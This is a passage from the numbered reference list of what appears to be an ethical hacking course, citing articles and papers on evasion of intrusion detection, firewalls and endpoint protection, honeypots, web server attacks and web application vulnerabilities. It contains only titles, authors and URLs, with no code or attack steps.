931. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.
932. Tarek S.Sobh, (2005), Wired and wireless intrusion detection system: Classifications, good characteristics and state-of-the-art, from https://www.sciencedirect.com/science/article/pii/S092054890500098X.
933. (1998), Defeating Sniffers and Intrusion Detection Systems, from http://www.phrack.org/issues.html?issue=54&id=10.
934. Adam Gowdiak, (2003), Techniques used for bypassing firewall systems, from https://www.terena.org/activities/tf-csirt/meeting9/gowdiak-bypassing-firewalls.pdf.
935. IT Infrastructure Security Plan, from https://www.sciencedirect.com/science/article/pii/B9781597490887500098.
936. What is a firewall?, from https://kb.iu.edu/data/aoru.html.
937. Wassim El-Hajj, Hazem Hajj, Zouheir Trabelsi, and Fadi Aloul, (2010), Updating snort with a customized controller to thwart port scanning, from http://www.aloul.net/Papers/faloul_scn10.pdf.
938. Satyajit, What is HoneyPot?, from https://www.securityhunk.in/2010/06/what-is-honeypot.html.
939. Ashley Poland, (2017), How to Set Up a Honey Pot, from http://www.ehow.com/how_5245821_set-up-honey-pot.html.
940. Martin Roesch, Writing Snort Rules, from https://paginas.fe.up.pt/~mgi98020/pgr/writing_snort_rules.htm.
941. Intrusion detection system evasion techniques, from https://en.wikipedia.org/w/index.php?title=Intrusion_detection_system_evasion_techniques&oldid=311670246.
942. Sumit Siddharth, (2005), Evading NIDS, revisited, from https://www.symantec.com/connect/articles/evading-nids-revisited.
943. How To Access Blocked / Bypass Blocked Websites, from http://www.computingunleashed.com/how-to-access-blocked.html.
944. How do I use a Proxy Server?, from https://whatismyipaddress.com/using-proxies.
945. Steve G. Belovich, Firewall Fairytales, from http://www.iqmtm.com/PDF_presentations/IQ_Firewall_Fairytales_June2010-1.pdf.
946. Vern Paxson and Mark Handley, Defending Against Network IDS Evasion, from http://www.raid-symposium.org/raid99/PAPERS/Paxson.pdf.
947. (1996), Phrack Magazine Volume Seven, Issue Forty-Nine File 06 of ..., from http://phrack.org/issues/49/6.html.
948. Frank Wiles, Quick-Tip: SSH Tunneling Made Easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.
949. Firewall Basics, from http://www.unixgeeks.org/security/newbie/security/firewall.html.
950. Tony Bradley, Free Intrusion Detection (IDS) and Prevention (IPS) Software, from https://www.lifewire.com/ids-and-prevention-ips-software-2487316.
951. Bypassing Firewalls, from https://flylib.com/books/en/3.500.1.95/1/.
952. Vangie Beal, Intrusion detection system, from https://www.webopedia.com/TERM/I/intrusion_detection_system.html.
953. IDS: Re: Polymorphic Shellcode detection, from https://seclists.org/focus-ids/2003/May/22.
954. Circuit-Level Gateway, from http://www.softheap.com/internet/circuit-level-gateway.html.
955. Vicomsoft Firewall Q&A, from http://www.vicomsoft.com/knowledge/reference/firewalls1.html.
956. J. Christian Smith, (2000), Covert Shells - Introduction, from http://www.gray-world.net/papers/covertshells.txt.
957. Peter Kieltyka, ICMP Shell, from http://icmpshell.sourceforge.net/.
958. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from http://www.securityfocus.com/infocus/1316.
959. Mark Burnett, (2001), Running Snort on IIS Web Servers Part 2: Advanced Techniques, from https://www.symantec.com/connect/articles/running-snort-part-2.
960. Niels Provos, (2003), A Virtual Honeypot Framework, from http://www.citi.umich.edu/techreports/reports/citi-tr-03-1.pdf.
961. Brittany Day, (2000), Network Intrusion Detection Using Snort, from https://linuxsecurity.com/features/features/network-intrusion-detection-using-snort.
962. Paul Innella and Oba McMillan, (2001), An Introduction to IDS, from https://www.symantec.com/connect/articles/introduction-ids.
963. Ricky M. Magalhaes, (2003), Host-Based IDS vs Network-Based IDS, from http://techgenix.com/hids_vs_nids_part1/.

964. Paul Innella, (2001), The Evolution of Intrusion Detection Systems, from https://www.symantec.com/connect/articles/evolution-intrusion-detection-systems.
965. ntsecurity.nu - ack tunneling, from http://ntsecurity.nu/papers/acktunneling/.
966. SecuriTeam™ - ACK Tunneling Trojans, from https://securiteam.com/securityreviews/5OP0P156AE/.
967. Mike, Firewalk, from www.blackhat.com/presentations/bh-usa-99/Route/bh-us-99-schiffman.ppt.
968. Huynh Phi Long, Chapter 06: Network Security Using Cisco IOS IPS (Part02), from http://ciscodocuments.blogspot.in/2011/05/chapter-06-network-security-using-cisco_25.html.
969. About firewalls, from https://kb.iu.edu/d/aoru.
970. Pei Guo, How to bypass a firewall, from https://cosec.bit.uni-bonn.de/fileadmin/user_upload/teaching/06ws/06ws-computer-security/49692243.pdf.
971. Frank Wiles, Quick-Tip: SSH Tunneling made easy, from https://www.revsys.com/writings/quicktips/ssh-tunnel.html.
972. Reto E. Haeni, (1997), Firewall Penetration Testing, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.42.1117&rep=rep1&type=pdf.
973. Thomas H. Ptacek and Timothy N. Newsham, (1998), Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, from https://insecure.org/stf/secnet_ids/secnet_ids.pdf.
974. David D. Rude II and Jayson Jean, Intrusion Detection System (IDS) Evasion, from http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/PPT_iDefense_IDS_Evasion_20060505.pdf.
975. Eric Peter and Todd Schiller, (2008), A Practical Guide to Honeypots, from https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey/index.html#sec1.4.
976. Krishna Prasad P, (2017), Capturing Attacks on IoT Devices with a multi-purpose IoT Honeypot, from https://security.cse.iitk.ac.in/sites/default/files/15111021.pdf.
977. Nishit Majitha, (2017), Honey-System: Design, Implementation, & Attack Analysis, from https://security.cse.iitk.ac.in/sites/default/files/15111024.pdf.
978. (2015), Bypassing Modern XSS WAF Filters, from http://raijee1337.blogspot.in/2015/09/bypassing-modern-xss-waf-filters.html.
979. (2006), Intrusion Detection System (IDS) Evasion, An iDefense Security Report, from http://www.complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.
980. Intrusion detection system evasion techniques, from https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques.
981. Kyöstilä, Tomi, (2014), The effectiveness of evasion techniques against intrusion prevention systems, from https://aaltodoc.aalto.fi/bitstream/handle/123456789/13589/master_Ky%c3%b6stil%c3%a4_Tomi_2014.pdf?sequence=1&isAllowed=y.
982. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network issues, Part 1, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-1.
983. Laurent Oudot, Thorsten Holz, (2004), Defeating Honeypots: Network Issues, Part 2, from https://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-2.
984. Owen Watson, (2016), Countering Attack Deception Techniques, from http://slideplayer.com/slide/4495884/.
985. Jon Oberheide and Manish Karir, Honeyd Detection via Packet Fragmentation, from https://www.merit.edu/wp-content/uploads/2016/01/Honeyd_Detection.pdf.
986. Examining Different Types of Intrusion Detection Systems, from https://www.dummies.com/computers/operating-systems/windows-xp-vista/examining-different-types-of-intrusion-detection-systems/.
987. Polymorphic virus, from https://www.trendmicro.com/vinfo/us/security/definition/Polymorphic-virus.
988. (2018), Network Design: Firewall, IDS/IPS, from https://resources.infosecinstitute.com/network-design-firewall-idsips/#gref.
989. What is an Intrusion Prevention System?, from https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-prevention-system-ips.
990. Honeypot (computing), from https://en.wikipedia.org/wiki/Honeypot_(computing).
991. Roger Galobardes, (2018), Learn how Easy is to Bypass Firewalls using DNS Tunneling (and also how to Block it), from https://medium.com/@galolbardes/learn-how-easy-is-to-bypass-firewalls-using-dns-tunneling-and-also-how-to-block-it-3ed652f4a000.
992. (2019), DNS Tunneling Techniques in Cyberattacks, from https://www.andreafortuna.org/2019/01/16/dns-tunneling-techniques-in-cyberattacks/.
993. Ron Lifinski, (2018), How Hackers Use DNS Tunneling to Own Your Network, from https://www.cynet.com/blog/how-do-hackers-use-dns-tunneling-to-own-your-network/.
994. Vickie Li, (2020), Intro to Malware Detection using YARA, from https://infosecwriteups.com/intro-to-malware-detection-using-yara-eacab8373cf4.

995. Welcome to YARA's documentation!, from https://yara.readthedocs.io/en/stable/ .

996. Cedric Pernet, (2021), How to Write YARA Rules For Improving Your Security and Malware Detection, from https://www.techrepublic.com/article/how-to-write-yara-rules-for-improving-your-security-and-malware-detection/.

997. Neil Fox, (2021), YARA Rules Guide: Learning this Malware Research Tool, from https://www.varonis.com/blog/yara-rules.

998. Using YARA for Malware Detection, from https://www.cisa.gov/uscert/sites/default/files/FactSheets/NCCIC%20ICS_FactSheet_YARA_S508C.pdf.

999. Pieter Arntz, (2017), Explained: YARA Rules, from https://blog.malwarebytes.com/security-world/technology/2017/09/explained-yara-rules/.

1000. Z. Oualid, (2021), The Most Powerful WAF Evasion Technique?, from https://www.getsecureworld.com/blog/the-most-powerful-waf-evasion-techniques/.

1001. Josh Berry, (2017), Bypass WAF, from https://portswigger.net/bappstore/ae2611da3bbc4687953a1f4ba6a4e04c.

1002. X-Forwarded-For HTTP Header Security Bypass, from https://www.acunetix.com/vulnerabilities/web/x-forwarded-for-http-header-security-bypass/.

1003. (2020), What is HTML smuggling?, from https://secureteam.co.uk/articles/information-assurance/what-is-html-smuggling/.

1004. (2021), HTML Smuggling Surges: Highly Evasive Loader Technique Increasingly Used in Banking Malware, Targeted Attacks, from https://www.microsoft.com/security/blog/2021/11/11/html-smuggling-surges-highly-evasive-loader-technique-increasingly-used-in-banking-malware-targeted-attacks/.

1005. (2021), HTML Smuggling – A Novel Malware Deploying Technique, from https://cisomag.eccouncil.org/html-smuggling-a-novel-malware-deploying-technique/.

1006. Pedro Tavares, (2021), How Criminals Are Using Windows Background Intelligent Transfer Service, from https://resources.infosecinstitute.com/topic/how-criminals-are-using-windows-background-intelligent-transfer-service.

1007. Matt Mills, (2021), Windows Function Allows You to Bypass the Firewall and Control Any PC, from https://itigic.com/windows-function-allows-to-bypass-firewall-control-any-pc.

1008. David Via and Scott Runnels, (2021), Back in a Bit: Attacker Use of the Windows Background Intelligent Transfer Service, from https://www.mandiant.com/resources/attacker-use-of-windows-background-intelligent-transfer-service.

1009. Ravie Lakshmanan, (2021), Hackers Using a Windows OS Feature to Evade Firewall and Gain Persistence, from https://thehackernews.com/2021/04/hackers-using-windows-os-feature-to.html.

1010. (2020), NAC Bypass Cheatsheet, from https://redteam.coffee/woot/nac-bypass-cheatsheet.

1011. Michael Schneider, (2019), Bypassing NAC a Handy How-to Guide, from https://www.scip.ch/en/?labs.20190207.

1012. Andrew Herd, (2021), NAC Bypass Attacks, from https://hack.technoherder.com/nac-bypass-attacks/.

1013. (2021), VLAN Hopping, from https://en.wikipedia.org/wiki/VLAN_hopping.

1014. (2018), Ghostwriting for Antivirus Evasion in 2018, from https://www.digitalforensicstips.com/2018/01/ghostwriting-for-antivirus-evasion-in.html.

1015. Will Dormann, (2016), Bypassing Application Whitelisting, from https://insights.sei.cmu.edu/blog/bypassing-application-whitelisting/.

1016. Andrew Black, (2018), Application Whitelist Bypass, from https://attackiq.com/2018/05/21/application-whitelist-bypass/.

1017. Maria Korolov, (2019), 6 Ways Malware Can Bypass Endpoint Protection, from https://www.csoonline.com/article/3400860/6-ways-malware-can-bypass-endpoint-protection.html.

1018. Robert Roohparvar, (2019), 05 Ways Malware Can Bypass Endpoint Protection, from https://www.infoguardsecurity.com/05-ways-malware-can-bypass-endpoint-protection/.

1019. (2022), Bypass Endpoint With XLM Weaponization, from https://0xsp.com/offensive/red-ops-techniques/bypass-endpoint-with-xlm-weaponization.

1020. Stan Hegt, (2018), Old school: Evil Excel 4.0 Macros (XLM), from https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/.

1021. (2021), Weaponizing XLM 4.0 Macros, from https://gitbook.seguranca-informatica.pt/untitled/phishing-with-office/pwning-xlm-4.0-macros-+-c2.

1022. (2021), Working with Excel 4.0 Macros, from https://support.microsoft.com/en-us/office/working-with-excel-4-0-macros-ba8924d4-e157-4bb2-8d76-2c07ff02e0b8.

1023. Noora Hyvärinen, (2019), Dechaining Macros and Evading EDR, from https://blog.f-secure.com/dechaining-macros-and-evading-edr/.

1024. (2019), Bypassing Parent Child / Ancestry Detections, from https://github.com/blackc03r/OSCP-Cheatsheets/blob/master/offensive-security/initial-access/phishing-with-ms-office/bypassing-malicious-macro-detections-by-defeating-child-parent-process-relationships.md.

1025. (2021), Bypassing Parent Child / Ancestry Detections, from https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/bypassing-malicious-macro-detections-by-defeating-child-parent-process-relationships.
1026. (2021), Endpoint Detection and Response: How Hackers Have Evolved, from https://www.optiv.com/insights/source-zero/blog/endpoint-detection-and-response-how-hackers-have-evolved.
1027. Hoang Bui, (2019), Bypass EDR's Memory Protection, Introduction to Hooking, from https://medium.com/@fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6.
1028. Brendan Ortiz, (2021), Classic API Unhooking To Bypass EDR Solutions, fromhttps://depthsecurity.com/blog/classic-api-unhooking-to-bypass-edr-solutions.
1029. (2019), AV Bypass with Metasploit Templates and Custom Binaries, from https://www.ired.team/offensive-security/defense-evasion/av-bypass-with-metasploit-templates.
1030. Symantec Endpoint Protection Bypass + Meterpreter Pivoting, from https://cyberstruggle.org/symantec-end-point-protection-bypass-meterpreter-pivoting/.
1031. Zubin, (2020), Bypassing Symantec Endpoint Protection for Fun & Profit (Defence Evasion), from https://cognosec.com/bypassing-symantec-endpoint-protection-for-fun-profit-defense-evasion/.
1032. Scott Goetzinger, (2021), Bypassing Defenses: Symantec Endpoint Protection, from https://www.whiteoaksecurity.com/blog/bypassing-defenses-symantec-endpoint-protection/.
1033. (2021), Falcon OverWatch Hunts Down Adversaries Where They Hide, from https://www.crowdstrike.com/blog/four-popular-defensive-evasion-techniques-in-2021/.
1034. Evasion Use Case Chapter 1: Introduction, from https://community.exabeam.com/s/article/Evasion-Use-Case-Chapter-1-Introduction.
1035. Samuel West, (2019), What is an Evasion Technique?, from https://www.libraesva.com/what-is-an-evasion-technique/.

Module 13: Hacking Web Servers

1036. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.
1037. Meier, John D, (2010), Configuring and organizing server security information, from http://www.freepatentsonline.com/7712137.html.
1038. Internet Security, from https://en.wikipedia.org/wiki/Internet_security.
1039. Securing applications, from https://www.slideshare.net/florinc/application-security-1831714.
1040. Robert Auger, (2009), Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server%20Misconfiguration.
1041. (2009), Cache Poisoning, from https://owasp.org/www-community/attacks/Cache_Poisoning.
1042. Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.
1043. Rick Rosato, (2014), Best Practices for Applying Service Packs, Hotfixes and Security Patches, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.
1044. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla, and Anandha Murukan, (2010), Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648653(v=pandp.10)?redirectedfrom=MSDN.
1045. Web Server Security and Database Server Security, from https://www.acunetix.com/websitesecurity/webserver-security/.
1046. Windows IIS Server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.
1047. IIS Web Server Security, from https://www.acunetix.com/websitesecurity/iis-security/.
1048. Checklist: Securing Your Web Server, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648198(v=pandp.10)?redirectedfrom=MSDN.
1049. HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, from http://www.ouah.org/whitepaper_httpresponse.pdf.
1050. Hacking Web Servers, from https://www.scribd.com/doc/35607686/hacking-Module-11.
1051. Terms used by Microsoft to describe the various software updates released by it, from https://www.thewindowsclub.com/terms-used-by-microsoft-to-describe-the-various-software-updates-released-by-it.
1052. Directory Traversal Attacks, from https://www.acunetix.com/websitesecurity/directory-traversal/.
1053. Jason Chan, (2006), Essentials of Patch Management Policy and Practice, from http://www.patchmanagement.org/pmessentials.asp.
1054. Frank Kargl, Jörn Maier, Stefan Schlott, Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409/.
1055. Radu State, (2008), Hacking Web2, from http://www.aims-conference.org/issnsm-2008/01-WebHacking.pdf.

1056. Security issues affecting Apache httpd 2.0.40, from http://www.apacheweek.com/features/security-v2.0.40.

1057. Apache HTTP Server 2.2 vulnerabilities, from https://httpd.apache.org/security/vulnerabilities_22.html.

1058. Saumil Shah, (2003), One-way Web Hacking, from http://www.net-square.com/_assets/One-way_Web_Hacking.pdf.

1059. Shani, Oren, (2010), Definition: WEB-SITES DEFACEMENT, from http://www.freepatentsonline.com/y2010/0107247.html.

1060. Bodvoc, (2010), An Overview of a Web Server, from https://bodvoc.wordpress.com/2010/07/02/an-overview-of-a-web-server/.

1061. (2009), IIS 7.0 Architecture, from https://www.gandhipritesh.com/2009/05/iis-70-architecture.html.

1062. Robert Auger, Server Misconfiguration, from http://projects.webappsec.org/w/page/13246959/Server-Misconfiguration.

1063. Insecure Configuration Management, from http://www.owasp.org/index.php/Insecure_Configuration_Management.

1064. Robert Auger, HTTP Response Splitting, from http://projects.webappsec.org/w/page/13246931/HTTP-Response-Splitting.

1065. HTTP Response Splitting, from https://owasp.org/www-community/attacks/HTTP_Response_Splitting.

1066. (2005), Introduction to HTTP Response Splitting, from https://securiteam.com/securityreviews/5WP0E2KFGK.

1067. Tunneling protocol, from https://en.wikipedia.org/wiki/Tunneling_protocol.

1068. How to hack a Web Server, from https://www.guru99.com/how-to-hack-web-server.html.

1069. Siddharth Bhattacharya, (2009), Hacking A Web Site and Secure Web Server Techniques Used, from https://www.slideshare.net/siddharthbhattacharya/hacking-a-web-site-and-secure-web-server-techniques-used.

1070. (2014), What is the ultimate goal of hacking a webserver?, from https://security.stackexchange.com/questions/48705/what-is-the-ultimate-goal-of-hacking-a-webserver.

1071. DNS Hijacking: What is it and How it Works, from https://www.gohacking.com/dns-hijacking/.

1072. Niranjan, (2006), DNS Amplification Attack, from http://nirlog.com/2006/03/28/dns-amplification-attack/.

1073. (2009), How to detect if your webserver is hacked and get alerted, from https://www.webdigi.co.uk/blog/2009/how-to-detect-if-your-webserver-is-hacked-and-get-alerted.

1074. Amit Klein, (2004), HTTP Response Splitting, Web Cache Poisoning Attacks, from http://www.ouah.org/whitepaper_httpresponse.pdf.

1075. Kevin Beaver, Top hacker tricks to exploit SQL Server systems, from https://searchsqlserver.techtarget.com/tip/Ten-hacker-tricks-to-exploit-SQL-Server-systems?Offer=SQLwnha217.

1076. (2007), Windows IIS server hardening checklist, from https://searchsecurity.techtarget.com/feature/Windows-IIS-server-hardening-checklist.

1077. Web Server, from https://www.tutorialspoint.com/internet_technologies/web_servers.htm.

1078. Web server, from https://en.wikipedia.org/wiki/Web_server.

1079. Rajiv, (2015), Explain Web servers operation and general server characteristics?, from https://eduladder.com/viewquestions/975/Explain-Web-servers-operation-and-general-server-characteristics.

1080. Virtual hosting, from https://en.wikipedia.org/wiki/Virtual_hosting.

1081. Margaret Rouse, (2006), Virtual Hosting, from https://whatis.techtarget.com/definition/virtual-hosting.

1082. Tim Fisher, (2019), What is a Web Proxy?, from https://www.lifewire.com/what-is-web-proxy-3481607.

1083. Web proxy servers, from https://en.wikipedia.org/wiki/Proxy_server#Web_proxy_servers.

1084. Addison Wesley Longman, 2003, Web Server Operation, from http://web.cs.wpi.edu/~kal/courses/awt/lab6/wwwch11servlets.PDF.

1085. Web Servers Hacking, from http://www.certiology.com/computing/certified-ethical-hacker/ethical-hacking-study-guide/how-to-hack-a-web-server.html.

1086. (2019), What is the Server Side Request Forgery Vulnerability & How to Prevent It?, from https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/.

1087. Ian Muscat, (2019), What is Server Side Request Forgery (SSRF)?, from https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/.

1088. Server-side request forgery (SSRF), from https://portswigger.net/web-security/ssrf.

1089. Windows Patch Management Best Practices, from https://www.gfi.com/patch-management/windows-patch-management.

1090. Web Server Attacks and Countermeasures, from https://sites.google.com/a/pccare.vn/it/security-pages/web-server-attacks-and-countermeasures .

1091. System Security Guidelines, from http://www.gswan.gov.in/PDF/Computer-System-Security-Guidelines-4-14122017.pdf.

1092. Monitor and Detect Who is Making Changes to Your Directories and Network Shares in Real-time, from https://directorymonitor.com/.

1093. (2019), DNS Hijacking: How to Identify and Protect Against it, from https://securitytrails.com/blog/dns-hijacking.

1094. (2020), 8 Patch Management Best Practices, from https://www.dnsstuff.com/patch-management-best-practices.

1095. Jeremy Rasmussen, (2019), Patch Management Best Practices, from https://cybersecurity.att.com/blogs/security-essentials/patching-frequency-best-practices.

1096. Sam Ingalls, (2021), Patch Management: Definition, Process and Best Practices, from https://www.serverwatch.com/guides/what-is-patch-management/#patch-management-best-practices.

1097. Security Patch Management Best Practices, from https://www.cybersecurity-automation.com/security-patch-management-best-practices/#Security_Patch_Management_Best_Practices.

1098. Gergely Kalman, 10 Most Common Web Security Vulnerabilities, from https://www.toptal.com/security/10-most-common-web-security-vulnerabilities.

1099. (2019), 21 Server Security Tips to Secure Your Server, from https://phoenixnap.com/kb/server-security-tips.

1100. Secure your Web Server - Best Practices To Follow, from https://apps.techglimpse.com/web-server-security/#.YkpkPChBzIU.

1101. David Bianco, (2019), 10 Ways to Prevent Computer Security Threats from Insiders, from https://www.techtarget.com/searchsecurity/feature/Ten-ways-to-prevent-insider-security-threats.

Module 14: Hacking Web Applications

1102. (2006), ISYOUR WEBSITE HACKABLE, from http://www.acunetix.com/vulnerability-scanner/wvsbrochure.pdf.

1103. (2006), The 21 Primary Classes of Web Application Threats, from www.netcontinuum.com/securityCentral/TopThreatTypes/index.cfm.

1104. IMS General Web Services Security Profile, from http://www.imsglobal.org/gws/gwsv1p0/imsgws_securityProfv1p0.html.

1105. Path Traversal and URIs, from https://phucjimy.wordpress.com/category/document-security/.

1106. Code Injection, from https://owasp.org/www-community/attacks/Code_Injection.

1107. J. Howard Beales, III, (2004), OWASP Web Application Security Vulnerabilities Top Ten List, from www.owasp.org/images/c/ce/OWASP_Top_Ten_2004.doc.

1108. Connection String Injection Attacks, from https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/connection-string-builders.

1109. Connection String Parameter Pollution Attacks, from https://blackhat.com/presentations/bh-dc-10/Alonso_Chema/Blackhat-DC-2010-Alonso-Connection-String-Parameter-Pollution-wp.pdf.

1110. Session Prediction, from https://www.owasp.org/index.php?title=Session_Prediction&setlang=en.

1111. Robert Auger, (2010), Buffer Overflow, from http://projects.webappsec.org/w/page/13246916/Buffer-Overflow.

1112. Managed Web Application Firewall, from https://www.secureworks.com/resources/ds-managed-waf.

1113. Do you write secure code?, from https://www.slideshare.net/yuvalgo/do-you-write-secure-code-by-erez-metula.

1114. Web Parameter Tampering, from https://owasp.org/www-community/attacks/Web_Parameter_Tampering.

1115. (2009), Path Traversal, from https://owasp.org/www-community/attacks/Path_Traversal.

1116. LDAP Injection & BLIND LDAP Injection, from https://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf.

1117. Parameter Manipulation, from https://www.cgisecurity.com/owasp/html/ch11s04.html.

1118. (2016), Cross-site Scripting (XSS), from https://owasp.org/www-community/attacks/xss/.

1119. Robert "RSnake" Hansen, (2014), XSS Filter Evasion Cheat Sheet, from https://owasp.org/www-community/xss-filter-evasion-cheatsheet.

1120. Cross-Site Request Forgery (CSRF) Attack Lab, from http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf.

1121. CHRIS, (2004), Cross-Site Request Forgeries, from http://www.shiflett.org/articles/cross-site-request-forgeries.

1122. Web application Attack: DOS and DDOS attack, from http://funwhichuwant.blogspot.in/2012/10/webapplication-attack-dos-and-ddos.html.

1123. Preetish Panda, 2009, Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.

1124. Yusuf Motiwala, (2007), Attacking XML Security, from https://www.slideshare.net/yusufmotiwala/attacking-xml-security.

1125. Managing Web Services, from https://docs.oracle.com/cd/E19316-01/820-4335/gbbjk/index.html.

1126. Web Services Hacking And Hardening, from https://www.slideshare.net/rnewton/web-services-hacking-and-hardening.

1127. Shreeraj Shah, (2007), Advanced Web Services Hacking, from https://www.slideshare.net/shreeraj/advanced-web-services-hacking.

1128. Testing for HTTP Splitting/Smuggling (OWASP-DV-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Exploit.

1129. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://www.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).

1130. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://www.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).

1131. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://www.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).

1132. Testing for Naughty SOAP Attachments, from https://nilminus.wordpress.com/web-application-penetration-testing/web-services-testing/testing-for-naughty-soap-attachments/.

1133. Testing for AJAX (OWASP-AJ-002), from Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php/Testing_for_AJAX_(OWASP-AJ-002).

1134. Common Web-Based Applications Attacks, from http://www.applicure.com/Common_Web_Based_Applications_Attacks#2._Injection_Flaws.

1135. Paper -- Cross Site Scripting, from http://www.technicalinfo.net/papers/CSS.html.

1136. Robert J. Shimonski, (2002), Hacking techniques, from https://www.ibm.com/developerworks/security/library/s-crack/password_cracking.html.

1137. Sarah Granger, (2002), A Guide To Better Password Practices, from https://www.symantec.com/connect/articles/simplest-security-guide-better-password-practices.

1138. Bad Password Examples, from http://www.spy-hill.com/~myers/help/Passwords.html.

1139. Password cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker.

1140. John, HTTP Authentication: Basic and Digest Access Authentication, from https://www.ietf.org/rfc/rfc2617.txt.

1141. Authentication, Authorization, and Access Control, from https://httpd.apache.org/docs/2.4/howto/auth.html.

1142. The Cross-Site Scripting (XSS) FAQ, from https://www.cgisecurity.com/xss-faq.html.

1143. Quick Security Reference - Cross-Site Scripting.docx, from http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20Cross-Site%20Scripting.docx.

1144. Web Application Penetration Testing, from https://www.owasp.org/index.php/Web_Application_Penetration_Testing.

1145. Jeff Orloff, The Big Website Guide to a Hacking Attack, from http://www.applicure.com/blog/big-website-guide-to-a-hacking-attack.

1146. What is Cross-Site Scripting (XSS)?, from http://www.applicure.com/blog/what-is-cross-site-scripting.

1147. LDAP Filters, from http://www.selfadsi.org/ldap-filter.htm.

1148. Paul Lee, (2002), Cross-site scripting, from https://www.ibm.com/developerworks/tivoli/library/s-csscript/.

1149. Cross Site Scripting Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

1150. Amit Klein, (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, from http://www.webappsec.org/projects/articles/071105.shtml.

1151. Philip Tellis, (2010), Common Security Mistakes in Web Applications, from https://www.smashingmagazine.com/2010/10/common-security-mistakes-in-web-applications/.

1152. J.D. Meier, Alex Mackman, Michael Dunner, Srinath Vasireddy, Ray Escamilla and Anandha Murukan, (2003), Improving Web Application Security: Threats and Countermeasures, from https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649874(v=pandp.10)?redirectedfrom=MSDN.

1153. Alex Homer, (2009), Components and Web Application Architecture, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000-server/bb727121(v=technet.10)?redirectedfrom=MSDN.

1154. Unvalidated Input, from https://wiki.owasp.org/index.php/Unvalidated_Input.

1155. Kevin Beaver, The importance of input validation, from https://searchsoftwarequality.techtarget.com/tip/The-importance-of-input-validation.

1156. (2010), Validating Input, from https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Articles/ValidatingInput.html.

1157. Code injection, from https://en.wikipedia.org/wiki/Code_injection.

1158. Injection Prevention Cheat Sheet, from https://owasp.org/www-project-cheat-sheets/cheatsheets/Injection_Prevention_Cheat_Sheet.html.

1159. Remote file inclusion, from https://en.wikipedia.org/wiki/File_inclusion_vulnerability.

1160. Robert Auger, (2011), LDAP Injection, from http://projects.webappsec.org/w/page/13246947/LDAP%20Injection.

1161. Testing for LDAP Injection (OWASP-DV-006), from https://www.owasp.org/index.php?title=Testing_for_LDAP_Injection_(OTG-INPVAL-007)&redirect=no.

1162. Cross-site scripting, from https://en.wikipedia.org/wiki/Cross-site_scripting.

1163. DOM Based XSS, from https://owasp.org/www-community/attacks/DOM_Based_XSS.

1164. Phil Haack, (2009), CSRF Attacks and Web Forms, from https://haacked.com/archive/2009/04/02/csrf-webforms.aspx/.

1165. (2004), Cross-Site Request Forgeries, from http://shiflett.org/articles/cross-site-request-forgeries.

1166. Robert Auger, (2010), The Cross-Site Request Forgery (CSRF/XSRF) FAQ, from https://www.cgisecurity.com/csrf-faq.html.

1167. Application Denial of Service, from https://www.owasp.org/index.php/Application_Denial_of_Service.

1168. Broken Authentication and Session Management, from https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management.

1169. (2009), Buffer Overflow, from https://owasp.org/www-community/vulnerabilities/Buffer_Overflow.

